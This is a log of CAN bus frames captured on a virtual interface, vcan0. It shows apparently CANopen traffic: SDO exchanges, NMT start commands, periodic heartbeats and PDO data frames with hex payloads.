Timestamp: 1643629120.668044	ID: 058a	S	DLC: 8	60 00 14 02 00 00 00 00	Channel: vcan0
Timestamp: 1643629120.683080	ID: 058a	S	DLC: 8	60 00 18 02 00 00 00 00	Channel: vcan0
Timestamp: 1643629120.689428	ID: 060a	S	DLC: 8	2b 00 14 03 00 00 00 00	Channel: vcan0
Timestamp: 1643629120.704716	ID: 060a	S	DLC: 8	2b 00 18 03 00 00 00 00	Channel: vcan0
Timestamp: 1643629120.711990	ID: 058a	S	DLC: 8	60 00 14 03 00 00 00 00	Channel: vcan0
Timestamp: 1643629120.720462	ID: 058a	S	DLC: 8	60 00 18 03 00 00 00 00	Channel: vcan0
Timestamp: 1643629120.732677	ID: 060a	S	DLC: 8	2b 00 14 05 00 00 00 00	Channel: vcan0
Timestamp: 1643629120.748108	ID: 060a	S	DLC: 8	2b 00 18 05 00 00 00 00	Channel: vcan0
Timestamp: 1643629120.756214	ID: 058a	S	DLC: 8	60 00 14 05 00 00 00 00	Channel: vcan0
Timestamp: 1643629120.766428	ID: 058a	S	DLC: 8	60 00 18 05 00 00 00 00	Channel: vcan0
Timestamp: 1643629120.777211	ID: 060a	S	DLC: 8	23 00 14 01 00 00 00 40	Channel: vcan0
Timestamp: 1643629120.788960	ID: 060a	S	DLC: 8	23 00 18 01 00 00 00 40	Channel: vcan0
Timestamp: 1643629120.800721	ID: 058a	S	DLC: 8	60 00 14 01 00 00 00 40	Channel: vcan0
Timestamp: 1643629120.810816	ID: 058a	S	DLC: 8	60 00 18 01 00 00 00 40	Channel: vcan0
Timestamp: 1643629120.819408	ID: 060a	S	DLC: 8	23 16 0a 01 e2 04 04 00	Channel: vcan0
Timestamp: 1643629120.829932	ID: 060a	S	DLC: 8	23 16 0a 01 e2 04 04 00	Channel: vcan0
Timestamp: 1643629120.840740	ID: 058a	S	DLC: 8	60 16 0a 01 00 00 00 00	Channel: vcan0
Timestamp: 1643629120.851407	ID: 058a	S	DLC: 8	60 16 0a 01 00 00 00 00	Channel: vcan0
Timestamp: 1643629120.862023	ID: 060a	S	DLC: 8	2b 17 0a 00 f4 01 00 00	Channel: vcan0
Timestamp: 1643629120.866091	ID: 060a	S	DLC: 8	2b 17 0a 00 f4 01 00 00	Channel: vcan0
Timestamp: 1643629120.873587	ID: 060a	S	DLC: 8	2b 17 0a 00 f4 01 00 00	Channel: vcan0
Timestamp: 1643629120.877082	ID: 060a	S	DLC: 8	2b 17 0a 00 f4 01 00 00	Channel: vcan0
Timestamp: 1643629120.883478	ID: 058a	S	DLC: 8	60 17 0a 00 00 00 00 00	Channel: vcan0
Timestamp: 1643629120.894876	ID: 058a	S	DLC: 8	60 17 0a 00 00 00 00 00	Channel: vcan0
Timestamp: 1643629120.905335	ID: 058a	S	DLC: 8	60 17 0a 00 00 00 00 00	Channel: vcan0
Timestamp: 1643629120.915701	ID: 058a	S	DLC: 8	60 17 0a 00 00 00 00 00	Channel: vcan0
Timestamp: 1643629120.925340	ID: 060a	S	DLC: 8	2b 00 20 32 03 00 00 00	Channel: vcan0
Timestamp: 1643629120.926487	ID: 060a	S	DLC: 8	2b 00 20 32 03 00 00 00	Channel: vcan0
Timestamp: 1643629120.936150	ID: 060a	S	DLC: 8	2b 00 20 32 03 00 00 00	Channel: vcan0
Timestamp: 1643629120.937133	ID: 060a	S	DLC: 8	2b 00 20 32 03 00 00 00	Channel: vcan0
Timestamp: 1643629120.947053	ID: 060a	S	DLC: 8	2b 00 20 32 03 00 00 00	Channel: vcan0
Timestamp: 1643629120.947397	ID: 060a	S	DLC: 8	2b 00 20 32 03 00 00 00	Channel: vcan0
Timestamp: 1643629120.958006	ID: 060a	S	DLC: 8	2b 00 20 32 03 00 00 00	Channel: vcan0
Timestamp: 1643629120.958382	ID: 060a	S	DLC: 8	2b 00 20 32 03 00 00 00	Channel: vcan0
Timestamp: 1643629120.972735	ID: 058a	S	DLC: 8	60 00 20 32 00 00 00 00	Channel: vcan0
Timestamp: 1643629120.983569	ID: 058a	S	DLC: 8	60 00 20 32 00 00 00 00	Channel: vcan0
Timestamp: 1643629120.994658	ID: 058a	S	DLC: 8	60 00 20 32 00 00 00 00	Channel: vcan0

Timestamp: 1643629121.006887	ID: 058a	S	DLC: 8	60 00 20 32 00 00 00 00	Channel: vcan0
Timestamp: 1643629121.022827	ID: 058a	S	DLC: 8	60 00 20 32 00 00 00 00	Channel: vcan0
Timestamp: 1643629121.033049	ID: 058a	S	DLC: 8	60 00 20 32 00 00 00 00	Channel: vcan0
Timestamp: 1643629121.044290	ID: 058a	S	DLC: 8	60 00 20 32 00 00 00 00	Channel: vcan0
Timestamp: 1643629121.049188	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643629121.054741	ID: 058a	S	DLC: 8	60 00 20 32 00 00 00 00	Channel: vcan0
Timestamp: 1643629121.066103	ID: 0000	S	DLC: 2	01 0a	Channel: vcan0
Timestamp: 1643629121.066814	ID: 0000	S	DLC: 2	01 0a	Channel: vcan0
Timestamp: 1643629121.076787	ID: 0000	S	DLC: 2	01 0a	Channel: vcan0
Timestamp: 1643629121.077205	ID: 0000	S	DLC: 2	01 0a	Channel: vcan0
Timestamp: 1643629121.087572	ID: 0000	S	DLC: 2	01 0a	Channel: vcan0
Timestamp: 1643629121.087992	ID: 0000	S	DLC: 2	01 0a	Channel: vcan0
Timestamp: 1643629121.098579	ID: 0000	S	DLC: 2	01 0a	Channel: vcan0
Timestamp: 1643629121.099021	ID: 0000	S	DLC: 2	01 0a	Channel: vcan0
Timestamp: 1643629121.106819	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629121.109872	ID: 0000	S	DLC: 2	01 0a	Channel: vcan0
Timestamp: 1643629121.110011	ID: 0000	S	DLC: 2	01 0a	Channel: vcan0
Timestamp: 1643629121.120505	ID: 0000	S	DLC: 2	01 0a	Channel: vcan0
Timestamp: 1643629121.120690	ID: 0000	S	DLC: 2	01 0a	Channel: vcan0
Timestamp: 1643629121.128562	ID: 060a	S	DLC: 8	40 00 10 00 00 00 00 00	Channel: vcan0
Timestamp: 1643629121.130867	ID: 0000	S	DLC: 2	01 0a	Channel: vcan0
Timestamp: 1643629121.131369	ID: 0000	S	DLC: 2	01 0a	Channel: vcan0
Timestamp: 1643629121.152355	ID: 0000	S	DLC: 2	01 0a	Channel: vcan0
Timestamp: 1643629121.152608	ID: 0000	S	DLC: 2	01 0a	Channel: vcan0
Timestamp: 1643629121.562111	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643629121.562826	ID: 060a	S	DLC: 8	40 00 10 00 00 00 00 00	Channel: vcan0
Timestamp: 1643629121.618198	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629122.073993	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629122.130593	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629122.586346	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629122.643164	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629123.097796	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629123.156372	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629123.165170	ID: 018a	S	DLC: 8	ad 89 53 bd 6e 4f 94 4c	Channel: vcan0
Timestamp: 1643629123.171035	ID: 048a	S	DLC: 8	6a c2 a1 4a 8b 7f 13 38	Channel: vcan0
Timestamp: 1643629123.171760	ID: 038a	S	DLC: 8	55 09 fe 99 77 92 42 4e	Channel: vcan0
Timestamp: 1643629123.171908	ID: 028a	S	DLC: 8	09 bf 8d fe f3 99 c8 43	Channel: vcan0
Timestamp: 1643629123.610230	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629123.667795	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629124.122628	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629124.181167	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629124.635042	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629124.692703	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629125.146529	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629125.178639	ID: 018a	S	DLC: 8	61 2e fe 7d 25 05 27 d8	Channel: vcan0
Timestamp: 1643629125.184521	ID: 048a	S	DLC: 8	c6 02 1f 88 4c 8b 72 39	Channel: vcan0
Timestamp: 1643629125.184615	ID: 028a	S	DLC: 8	fc d4 7b 0e e7 73 d8 1b	Channel: vcan0
Timestamp: 1643629125.184670	ID: 038a	S	DLC: 8	9f 6d 76 ba d1 a7 a4 cb	Channel: vcan0
Timestamp: 1643629125.204335	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629125.657835	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629125.716406	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629126.173148	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629126.227908	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629126.685577	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629126.740243	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629126.915099	ID: 030a	S	DLC: 8	49 50 b1 82 9c 56 79 26	Channel: vcan0
Timestamp: 1643629127.195057	ID: 018a	S	DLC: 8	fd 62 3c 50 56 15 1e cd	Channel: vcan0
Timestamp: 1643629127.196101	ID: 028a	S	DLC: 8	fb ae 77 88 90 b1 8c 89	Channel: vcan0
Timestamp: 1643629127.197449	ID: 048a	S	DLC: 8	c1 c9 ec a3 1f ee 88 0f	Channel: vcan0
Timestamp: 1643629127.197582	ID: 038a	S	DLC: 8	89 d9 2b 08 46 0f 82 84	Channel: vcan0
Timestamp: 1643629127.198520	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629127.253681	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629127.422429	ID: 020a	S	DLC: 8	63 b6 25 d0 02 f5 a4 c9	Channel: vcan0

Timestamp: 1643629127.422705	ID: 050a	S	DLC: 8	eb e2 38 24 00 59 2d ec	Channel: vcan0
Timestamp: 1643629127.713847	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629127.765017	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629128.225735	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629128.278508	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629128.430670	ID: 030a	S	DLC: 8	44 6b 06 ec db 3c af 9f	Channel: vcan0
Timestamp: 1643629128.739094	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629128.790922	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629129.211505	ID: 038a	S	DLC: 8	18 1c 50 6f f3 ab 2c 9b	Channel: vcan0
Timestamp: 1643629129.212650	ID: 028a	S	DLC: 8	f2 05 68 aa c6 1a 4d d4	Channel: vcan0
Timestamp: 1643629129.212724	ID: 018a	S	DLC: 8	d5 90 9b 7d a9 72 3a 47	Channel: vcan0
Timestamp: 1643629129.214079	ID: 048a	S	DLC: 8	2b bc 42 50 9c 09 f8 2d	Channel: vcan0
Timestamp: 1643629129.273965	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629129.304248	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629129.439794	ID: 020a	S	DLC: 8	9a 8a 31 b0 57 c4 13 13	Channel: vcan0
Timestamp: 1643629129.440030	ID: 050a	S	DLC: 8	08 6c 8a 83 f7 5c 16 cd	Channel: vcan0
Timestamp: 1643629129.787835	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629129.838034	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629129.971799	ID: 030a	S	DLC: 8	e0 0c 0c ac da db ec d2	Channel: vcan0
Timestamp: 1643629130.299712	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629130.350437	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629130.423684	ID: 040a	S	DLC: 8	4c 4f 56 30 64 d2 e9 37	Channel: vcan0
Timestamp: 1643629130.812139	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629130.862876	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629131.225947	ID: 038a	S	DLC: 8	36 47 e2 e0 a7 16 c3 1d	Channel: vcan0
Timestamp: 1643629131.230809	ID: 028a	S	DLC: 8	25 89 21 80 96 3a 55 b4	Channel: vcan0
Timestamp: 1643629131.230976	ID: 048a	S	DLC: 8	84 68 33 db d9 7c ce e5	Channel: vcan0
Timestamp: 1643629131.232725	ID: 018a	S	DLC: 8	fb b5 2f 10 1d fd a6 8c	Channel: vcan0
Timestamp: 1643629131.324519	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629131.375228	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629131.457225	ID: 020a	S	DLC: 8	5d 22 5d 9d 95 03 cc 1d	Channel: vcan0
Timestamp: 1643629131.459896	ID: 050a	S	DLC: 8	83 64 90 2b 7b fe 69 38	Channel: vcan0
Timestamp: 1643629131.486492	ID: 030a	S	DLC: 8	36 a4 45 b2 d5 59 6a 25	Channel: vcan0
Timestamp: 1643629131.837432	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629131.886742	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629132.350297	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629132.399108	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629132.861694	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629132.911520	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629133.003339	ID: 030a	S	DLC: 8	c8 11 ab f7 5f 84 55 92	Channel: vcan0
Timestamp: 1643629133.244398	ID: 038a	S	DLC: 8	e6 2f 72 be d8 82 1e b2	Channel: vcan0
Timestamp: 1643629133.245326	ID: 028a	S	DLC: 8	24 fa 47 6c 0a 65 74 69	Channel: vcan0
Timestamp: 1643629133.245501	ID: 048a	S	DLC: 8	25 45 48 35 c6 f9 d2 79	Channel: vcan0
Timestamp: 1643629133.246385	ID: 018a	S	DLC: 8	83 93 00 45 2d fc a5 65	Channel: vcan0
Timestamp: 1643629133.374100	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629133.424392	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629133.469849	ID: 020a	S	DLC: 8	c7 6c 71 43 6d 97 66 11	Channel: vcan0
Timestamp: 1643629133.475521	ID: 050a	S	DLC: 8	11 6c 13 85 32 6f 69 86	Channel: vcan0
Timestamp: 1643629133.887567	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629133.938255	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629134.400862	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629134.451746	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629134.519984	ID: 030a	S	DLC: 8	be 67 b6 f8 ce 4d ec 54	Channel: vcan0
Timestamp: 1643629134.914254	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629134.965001	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629135.258808	ID: 028a	S	DLC: 8	dc 92 bc 3b 4b 87 eb 6f	Channel: vcan0
Timestamp: 1643629135.262089	ID: 048a	S	DLC: 8	1a 8d fc 4d a4 2b f4 b1	Channel: vcan0
Timestamp: 1643629135.263594	ID: 038a	S	DLC: 8	3a ce a1 fd e0 fc ac 49	Channel: vcan0
Timestamp: 1643629135.263894	ID: 018a	S	DLC: 8	6f fe 1a d6 a5 bc ac a9	Channel: vcan0
Timestamp: 1643629135.427683	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629135.440624	ID: 040a	S	DLC: 8	47 2e a0 9a 47 1a ed 1b	Channel: vcan0
Timestamp: 1643629135.476528	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629135.483157	ID: 020a	S	DLC: 8	d0 fb 9e 1d c4 ad 16 0e	Channel: vcan0

Timestamp: 1643629135.488322	ID: 050a	S	DLC: 8	60 54 5c 4f 57 02 2f 2e	Channel: vcan0
Timestamp: 1643629135.939060	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629135.990789	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629136.036661	ID: 030a	S	DLC: 8	8a 59 23 6f 70 47 31 73	Channel: vcan0
Timestamp: 1643629136.453890	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629136.503694	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629136.966736	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629137.017547	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629137.274220	ID: 028a	S	DLC: 8	7a 0f d1 24 8d dd 0a 41	Channel: vcan0
Timestamp: 1643629137.274476	ID: 048a	S	DLC: 8	f7 59 e3 20 90 9a cc 2e	Channel: vcan0
Timestamp: 1643629137.275840	ID: 038a	S	DLC: 8	5a fb 11 59 5e 50 c2 27	Channel: vcan0
Timestamp: 1643629137.276481	ID: 018a	S	DLC: 8	d1 24 8c b6 c3 e6 3f 4c	Channel: vcan0
Timestamp: 1643629137.479165	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629137.496694	ID: 020a	S	DLC: 8	e0 77 89 bc f9 52 71 61	Channel: vcan0
Timestamp: 1643629137.504518	ID: 050a	S	DLC: 8	70 e6 07 e3 7b fd 0e cd	Channel: vcan0
Timestamp: 1643629137.530964	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629137.553367	ID: 030a	S	DLC: 8	df e5 96 73 c6 76 55 ce	Channel: vcan0
Timestamp: 1643629137.991624	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629138.044453	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629138.504031	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629138.556678	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629139.016345	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629139.065843	ID: 030a	S	DLC: 8	52 f1 45 03 2d d4 e4 c2	Channel: vcan0
Timestamp: 1643629139.068235	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629139.288162	ID: 018a	S	DLC: 8	a8 1f 70 ab fc 02 1e 7b	Channel: vcan0
Timestamp: 1643629139.288386	ID: 028a	S	DLC: 8	d2 ef 4e 9a b8 0d 9c b5	Channel: vcan0
Timestamp: 1643629139.288586	ID: 048a	S	DLC: 8	2a a4 ad f2 46 3a 32 be	Channel: vcan0
Timestamp: 1643629139.289827	ID: 038a	S	DLC: 8	ed f5 30 f4 de 9b 85 80	Channel: vcan0
Timestamp: 1643629139.507698	ID: 020a	S	DLC: 8	47 5b 34 3f c3 a9 35 8c	Channel: vcan0
Timestamp: 1643629139.516000	ID: 050a	S	DLC: 8	73 23 00 89 8a 1d 8d 3c	Channel: vcan0
Timestamp: 1643629139.527778	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629139.579030	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629140.039206	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629140.457939	ID: 040a	S	DLC: 8	3a d7 9f 91 df bc 9b 0d	Channel: vcan0
Timestamp: 1643629140.528950	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629140.552072	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629140.578114	ID: 030a	S	DLC: 8	c4 b1 b6 1b d7 bf 8c 76	Channel: vcan0
Timestamp: 1643629141.064022	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629141.225222	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629141.302196	ID: 048a	S	DLC: 8	2f 2b 85 be fa 5c d3 74	Channel: vcan0
Timestamp: 1643629141.302400	ID: 018a	S	DLC: 8	be f9 b6 1f 27 c7 10 1f	Channel: vcan0
Timestamp: 1643629141.304749	ID: 028a	S	DLC: 8	a1 ee 84 77 d0 d5 8c 18	Channel: vcan0
Timestamp: 1643629141.305757	ID: 038a	S	DLC: 8	f6 d0 3d c2 f2 ec 32 75	Channel: vcan0
Timestamp: 1643629141.523439	ID: 020a	S	DLC: 8	2c f4 af b7 29 21 0d ed	Channel: vcan0
Timestamp: 1643629141.536754	ID: 050a	S	DLC: 8	8b bb cf cf 6c df 64 7d	Channel: vcan0
Timestamp: 1643629141.578415	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629141.737405	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629142.090804	ID: 030a	S	DLC: 8	31 64 50 86 44 ef 4c 29	Channel: vcan0
Timestamp: 1643629142.092896	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629142.248916	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629142.605109	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629142.761288	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629143.118488	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629143.275698	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629143.315697	ID: 048a	S	DLC: 8	d2 f5 1b 62 bf 68 b1 7b	Channel: vcan0
Timestamp: 1643629143.317395	ID: 018a	S	DLC: 8	1a 9a bd 6a 9a da d0 7e	Channel: vcan0
Timestamp: 1643629143.317722	ID: 028a	S	DLC: 8	90 96 80 2a 16 4a e9 7c	Channel: vcan0
Timestamp: 1643629143.317895	ID: 038a	S	DLC: 8	4a 2a e8 1a c1 ba bd a6	Channel: vcan0
Timestamp: 1643629143.539132	ID: 020a	S	DLC: 8	85 41 47 73 74 a7 28 eb	Channel: vcan0
Timestamp: 1643629143.550858	ID: 050a	S	DLC: 8	40 ea be 22 c9 ce e5 e6	Channel: vcan0
Timestamp: 1643629143.607506	ID: 030a	S	DLC: 8	22 4f bc 00 10 af a8 60	Channel: vcan0
Timestamp: 1643629143.631512	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629143.788047	ID: 0701	S	DLC: 1	05	Channel: vcan0

Timestamp: 1643629144.146755	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629144.300467	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629144.658648	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629144.812852	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629145.122240	ID: 030a	S	DLC: 8	8a c5 b5 c7 95 c5 df a1	Channel: vcan0
Timestamp: 1643629145.173011	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629145.326229	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629145.330064	ID: 018a	S	DLC: 8	4c 84 7f 25 6f 56 23 20	Channel: vcan0
Timestamp: 1643629145.330145	ID: 028a	S	DLC: 8	70 86 e1 db 92 94 06 db	Channel: vcan0
Timestamp: 1643629145.330198	ID: 038a	S	DLC: 8	08 97 77 2c 43 41 b5 0d	Channel: vcan0
Timestamp: 1643629145.330244	ID: 048a	S	DLC: 8	12 92 da b1 2d f8 83 3c	Channel: vcan0
Timestamp: 1643629145.470646	ID: 040a	S	DLC: 8	ee 8b 95 b6 62 c6 61 ef	Channel: vcan0
Timestamp: 1643629145.555686	ID: 020a	S	DLC: 8	2d 43 0e 09 59 71 56 59	Channel: vcan0
Timestamp: 1643629145.564863	ID: 050a	S	DLC: 8	61 db d9 ec f3 ed 26 ef	Channel: vcan0
Timestamp: 1643629145.686360	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629145.840578	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629146.199217	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629146.353931	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629146.633521	ID: 030a	S	DLC: 8	f4 3b 78 0e 35 d9 6d d7	Channel: vcan0
Timestamp: 1643629146.714023	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629147.193367	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629147.226617	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629147.342619	ID: 028a	S	DLC: 8	a7 4a 1f c2 7b 0f 6b ec	Channel: vcan0
Timestamp: 1643629147.342833	ID: 038a	S	DLC: 8	79 f5 16 47 51 95 46 f7	Channel: vcan0
Timestamp: 1643629147.345002	ID: 018a	S	DLC: 8	67 96 03 77 c6 8b 2a 11	Channel: vcan0
Timestamp: 1643629147.345235	ID: 048a	S	DLC: 8	0d bf c9 97 52 68 8f 07	Channel: vcan0
Timestamp: 1643629147.570061	ID: 020a	S	DLC: 8	bb d0 d6 c3 c3 fc 70 da	Channel: vcan0
Timestamp: 1643629147.577782	ID: 050a	S	DLC: 8	0a a9 db 7c 96 e1 fd 92	Channel: vcan0
Timestamp: 1643629147.704698	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629147.737978	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629148.175156	ID: 030a	S	DLC: 8	6e e3 30 38 55 cb af 35	Channel: vcan0
Timestamp: 1643629148.217092	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629148.250226	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629148.729580	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629148.762692	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629149.242902	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629149.276104	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629149.356243	ID: 038a	S	DLC: 8	31 ba 76 89 d0 bc 3a e2	Channel: vcan0
Timestamp: 1643629149.357257	ID: 048a	S	DLC: 8	93 64 bf a4 8a 26 be fc	Channel: vcan0
Timestamp: 1643629149.357655	ID: 028a	S	DLC: 8	cf c4 45 ff fb 1f a5 8e	Channel: vcan0
Timestamp: 1643629149.361947	ID: 018a	S	DLC: 8	ea 20 55 90 86 38 e5 61	Channel: vcan0
Timestamp: 1643629149.583486	ID: 020a	S	DLC: 8	33 0c 4a d3 22 65 5b aa	Channel: vcan0
Timestamp: 1643629149.591271	ID: 050a	S	DLC: 8	df 2b c0 23 b8 36 d1 60	Channel: vcan0
Timestamp: 1643629149.686939	ID: 030a	S	DLC: 8	2a 5c 81 35 23 01 48 95	Channel: vcan0
Timestamp: 1643629149.755302	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629149.807085	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629150.267689	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629150.318433	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629150.489747	ID: 040a	S	DLC: 8	55 34 83 9f f4 19 1e ae	Channel: vcan0
Timestamp: 1643629150.781087	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629150.831850	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629151.199786	ID: 030a	S	DLC: 8	18 08 2a e4 ea d3 3a 22	Channel: vcan0
Timestamp: 1643629151.293502	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629151.343355	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629151.370538	ID: 048a	S	DLC: 8	b2 65 6d 71 50 61 51 46	Channel: vcan0
Timestamp: 1643629151.371265	ID: 038a	S	DLC: 8	67 ba a6 95 69 f9 cc c6	Channel: vcan0
Timestamp: 1643629151.371586	ID: 028a	S	DLC: 8	c1 18 09 59 46 57 07 b5	Channel: vcan0
Timestamp: 1643629151.375434	ID: 018a	S	DLC: 8	d1 a8 97 fc 1b ff cd 76	Channel: vcan0
Timestamp: 1643629151.596041	ID: 020a	S	DLC: 8	39 63 19 5c 16 73 bf ea	Channel: vcan0
Timestamp: 1643629151.604755	ID: 050a	S	DLC: 8	18 66 ed 23 26 d0 6f 11	Channel: vcan0
Timestamp: 1643629151.805805	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629151.854716	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629152.318260	ID: 0701	S	DLC: 1	05	Channel: vcan0

Timestamp: 1643629152.370021	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629152.712580	ID: 030a	S	DLC: 8	e2 c4 90 61 56 ff 3f 7d	Channel: vcan0
Timestamp: 1643629152.832622	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629152.883395	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629153.346010	ID: 0701	S	DLC: 1	05	Channel: vcan0
